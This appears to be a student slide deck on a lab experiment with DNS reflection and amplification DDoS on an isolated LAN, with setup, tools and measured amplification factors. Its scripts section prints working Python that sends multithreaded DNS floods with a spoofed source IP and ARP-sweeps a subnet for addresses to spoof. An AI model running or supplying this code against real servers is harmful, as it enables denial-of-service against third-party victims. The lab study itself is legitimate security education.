From Ripples to Waves

DNS Reflection and Amplification Attack


University of Pavia

Alberti Andrea
Andreoli Cristian
Intini Karim
Ligari Davide
Scardovi Matteo

TABLE OF CONTENTS

01 DDoS Attack

Distributed Denial of Service (DDoS) is a cyber attack aimed at running out of service a given target.




THERE IS PLENTY OF DDOS ATTACK TYPES

Our interest was in experimenting with a commonly employed approach in real-world scenarios, as opposed to sporadic cases.

DID YOU KNOW?

1/3 of all DDoS attacks
are DNS-based.




02 DNS Service

DNS (Domain Name System) is a crucial part of the internet infrastructure that translates human-friendly domain names into machine-readable IP addresses.


WHAT IS DNS?

DNS is a distributed hierarchical system that translates human-readable domain names into their corresponding IP addresses.



DNS
COMPONENTS

- DNS Resolver
- Recursive DNS Server
- Authoritative DNS Server



DNS VULNERABILITIES

- DNS Cache Poisoning
- DNS Spoofing
- DNS Hijacking
- DNS Tunnelling
- Zone Transfer Exploitation
- DDoS Attacks

03 DNS-based DDoS Attacks

There are many types of DNS-based DDoS attacks

- DNS Query Flood
- TCP Flood
- DNS Reflection and Amplification

DNS Query Flood

Specifics

Goal: Exhausting target's resources

How: Sending DNS queries directly to target (botnet)

Target: Recursive server or Authoritative server

⬇

Trick: DNS queries not already cached

DNS Water Torture

Specifics

Goal: Exhausting authoritative target’s resources

How: Sending a huge amount of queries

Trick: Creating FQDN as ‘[random host] + [target domain]’

TCP Flood

Specifics

Goal: Exhausting target’s resources

How: Opening lots of TCP connections

Trick: Do not close TCP connections

DNS Reflection and Amplification

Specifics

Goal: Exhausting target's bandwidth

How: Reflecting and Amplifying queries on DNS recursive NS

Trick: Spoofing IP (not difficult with UDP protocol) + ANY

It is the Most used DNS-based DDoS attack

04 Experimental SETUP

To ensure the success of the project, it is essential to establish a clear methodology

Why

- Identify DNS vulnerabilities
- Evaluate Network resiliance
- identify potential countermeasures

Which/Who

- 1 laptop hosts DNS server
- 4 laptops perform the attack
- 1 laptop act as victim of spoofing

What


- RTT before and during the attack
- Response time of DNS query
- Resources used by the DNS server

Where

- 1 laptop monitors the status of the network
- LAN isolated from internet

PING


- Network utility tool
- Sends small packets to a specific IP address
- Measures the RTT



DIG

Domain Information Groper

- **Performs DNS queries**
- Measure query time
- Used to check DNS records and the status of the server



TOP

- Tool used to monitor the system resources, like memory and CPU usage.
- Used to monitor the resources allocate by the server before and during the attack.

Wireshark

Open-source network protocol analyser

- Designed to capture, analyse, and display network traffic in real-time

- Used to monitor the status of the attack, in terms of number of packets sent, and the behaviour of the DNS server

05 DNS server configuration

The configuration

- Running on Ubuntu 20.4 LTS
- BIND9 implementation
- Authoritative server for the domain "ediproject.com"
- No security measures. The devices on the LAN were able perform all queries

Resurce Records

- 1 record of type SOA
- 6 records of type NS
- 5 records of type MX
- 10 records of type A

06 Scripts

Combining the capabilities of multithreading, IP spoofing, and ping sweeping to unlock new horizons in cybersecurity attacks!

DNS query

A script was created to build and send a custom DNS query.

It allow us to:

- Different DNS request type
- Edit the flags
- Specify spoofed IP
- Use multithreading

```
cristian@DESKTOP-RL0ERF0:/mnt/c/Users/Cristian/Desktop/DDOS$ python3 dnsque
ry.py -h
usage: dnsquery.py [-h] [--spoofed_ip SPOOFED_IP] [--rr_type RR_TYPE] [--fl
ags FLAGS] [--qr QR] [--opcode OPCODE]
                   [--aa AA] [--tc TC] [--rd RD] [--ra RA] [--z Z] [--rcode
 RCODE] [--nthread NTHREAD]
                   [--nrequest NREQUEST]
                   server port domain_name

Send DNS query

positional arguments:
  server                DNS server IP address
  port                  DNS server port number
  domain_name           Domain name to query

options:
  -h, --help            show this help message and exit
  --spoofed_ip SPOOFED_IP
                        Spoofed IP address (optional)
  --rr_type RR_TYPE     Resource Record type to query (default: A)
  --flags FLAGS         DNS flags (default: 0x0100)
  --qr QR               QR flag value (default: None)
  --opcode OPCODE       OPCODE flag value (default: None)
  --aa AA               AA flag value (default: None)
  --tc TC               TC flag value (default: None)
  --rd RD               RD flag value (default: None)
  --ra RA               RA flag value (default: None)
  --z Z                 Z flag value (default: None)
  --rcode RCODE         RCODE flag value (default: None)
  --nthread NTHREAD     Number of threads to use (default: 1)
  --nrequest NREQUEST   Number of request for thread to send (default: 1)
```

DNS script

The script was created in python using dnspython library to build the DNS packet and Scapy library to handle the IP header.

```python
def send_dns_query(domain_name, dns_server="224.0.0.251",
                   dns_port=53, rr_type='A', flags=0x0100, spoofed_ip=None):
    # Create a DNS query message
    message = create_dns_query(domain_name, rr_type, flags)

    packet = IP(dst=dns_server, src=spoofed_ip) /\
             UDP(sport=dns_port, dport=dns_port) / message.to_wire()
    while(args.nrequest):
        send(packet)
        args.nrequest -= 1


1 usage
def create_dns_query(domain_name, rr_type, flags):
    # Create a DNS query message using dnspython library
    message = dns.message.make_query(domain_name, rr_type)
    message.flags = flags

    return message
```

Multithreading

It was implemented using threading python library. By default is disabled, but is possible to specify the number of thread to use for the attack. It is also possible handle the total number of DNS request sent.

```
# Create and start the threads
threads = []
for _ in range(args.nthread):
    thread = threading.Thread(target=send_dns_query,
                              args=(args.domain_name, args.server,
                              args.port, args.rr_type, args.flags,
                              args.spoofed_ip))
    threads.append(thread)
    thread.start()

# Wait for all threads to finish
for thread in threads:
    thread.join()
```

IP Spoofing

Was performed using the ping sweeping technique. Its purpose was to identify active hosts within a specific network range. By crafting Address Resolution Protocol (ARP) request packets and sending them to the network, capture the responses and extract the IP addresses of the active hosts.

```python
def ping_sweep(network):
    # Craft an ARP request packet
    arp_request = Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=network)

    # Send the packet and capture the response
    result = srp(arp_request, timeout=2, verbose=0)[0]

    # Extract the IP addresses of active hosts
    active_hosts = []
    for sent, received in result:
        active_hosts.append(received.psrc)

    return active_hosts

network = "192.168.1.1/24"  # Replace with your desired network range
active_hosts = ping_sweep(network)
print("Active hosts:")
for host in active_hosts:
    print(host)
```

07 Experimental RESULTS

What happened to the DNS server and to the target of the reflection attack?

AMPLIFICATION FACTOR

The AF depends on the request type.


A BIG Amplification Factor is beneficial for the attacker, which will need to use fewer resources

10,000 requests per second


Type	Request	A	MX	NS	ANY
Dimension (bytes)	74	108	306	330	540
Amplification Factor	-	1.46	4.14	4.46	7.30

TIME SERIES OF QUERY LATENCY

Type A



Type MX




The Data consists of:

1 minute → Baseline


2 minutes → Attack

1 minute → Effects

Type NS




Type ANY



Moving Average as a visual aid to compensate for the instability of the measurements


QUERY TIMES

As expected, a bigger amplification factor results in more latency



PING
LATENCY


The overall system latency isn't impacted as much as the DNS requests.



EFFECTS ON SYSTEM RESOURCES

CPU

There were no noticeable effects on CPU usage




MEMORY

